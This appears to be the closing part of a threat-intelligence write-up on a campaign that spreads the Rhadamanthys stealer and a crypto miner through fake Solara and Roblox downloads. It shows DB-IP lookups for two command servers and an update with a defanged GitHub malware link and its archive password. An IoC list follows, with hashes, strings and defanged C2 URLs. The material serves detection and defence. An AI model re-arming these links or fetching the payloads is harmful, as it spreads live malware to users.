
DB-IP (02.01.2025)

IP address	**147.45.44.42**
Host name	147.45.44.42
IP range	147.45.44.0-147.45.44.255 CIDR
ISP	Karina Rashkovska
Organization	Karina Rashkovska
Country	**Switzerland** (CH)



DB-IP (02.01.2025)

IP address	**154.216.19.63**
Host name	154.216.19.63
IP range	154.216.18.0-154.216.19.255 CIDR
ISP	IT Hostline LTD
Organization	Silent Connections LTD
Country	**Lithuania** (LT)
Region	Vilnius
City	Vilnius
Time zone	Europe/Vilnius, GMT+0200
Local time	14:51:44 (EET) / 2025.01.04
Postal Code	01106


https://ithostline.com

Contacts

Achaion, 35
5th floor, Flat/Office, 17
Agios Andreas, 1101, Nicosia, Cyprus

info@ithostline.com

Send us a message

© 2025. All rights reserved.

UPDATE Jan 5: Apparently, developers changed their GitHub links and stripped the debug data of the go binary. Here is the updated intera GitHub Link hxxps[://]github[.]com/k76kj76j6t5j65tl67/fuzzy-octo-couscous/releases/download/gyjktit7/intera[.]rar and the password hdtedjtrirtjhtrfhtrh. They also changed the "graphmodule32.dll" to "roblox.dll" for no particular reason. Two another malware is associated with the same GitHub account that threat actors use. One is Smart Mod Manager and the other one RH 0.8.0. We also managed to extract their mail (probably temporary) [email protected] from the GitHub.

Indications of Compromise (IoC)

Binaries

SHA-1	Filename	Detection	Description
e54213c8888bb5c43604c0b49c0016f21af6202d	Bootstrapper.exe	-	Go Dropper.
0d54f33de921292b69cfa7206a41baac96468be1	intera.exe	Win.Malware.Rhadamanthys	The first binary from GitHub.
4084bd5dc99ec2f242ef9fda7f2338cceaed56fe	CFF Explorer.exe	Win.Malware.Rhadamanthys	Unpacked intera binary.
3b47c17310ab356a8a1ef366257ebb192f6749cc	hellyeah.exe	Trojan.Win64.SilentCryptoMiner	The second binary from C2 server.

Strings

- Global\3575652c-b847-4n8e-u604-22aa515741boc
- worker599chmel
- highmood
- 34f47bf0
- hdtedjtrirtjhtrfhtrh

IPs & URLs

- hxxps[://]devsolara[.]com/download/Solara[.]zip
- hxxps[://]discord[.]gg/SSysqfRE
- hxxps[://]github[.]com/guiy7iytuiuyiuyi/refactored-fortnight/releases/download/34f47bf0/hlilhkuy[.]rar
- hxxps[://]github[.]com/k76kj76j6t5j65tl67/fuzzy-octo-couscous/releases/download/gyjktit7/intera[.]rar
- hxxp[://]147[.]45[.]44[.]42:1488/moa/Tricky[.]rar
- hxxp[://]147[.]45[.]44[.]42:2001?reason=d29ya2VyNTk5Y2htZWw=:MUQxRkIwQkItMjFCOS00RkMwLUIwMTctQTREQURBMjMxRTE3aWxvdmVpdA==
- hxxps[://]154[.]216[.]19[.]63:7290/0a85ce95cf9a3c9867b03217/bkpne2v4[.]hi47v

==[EOF]==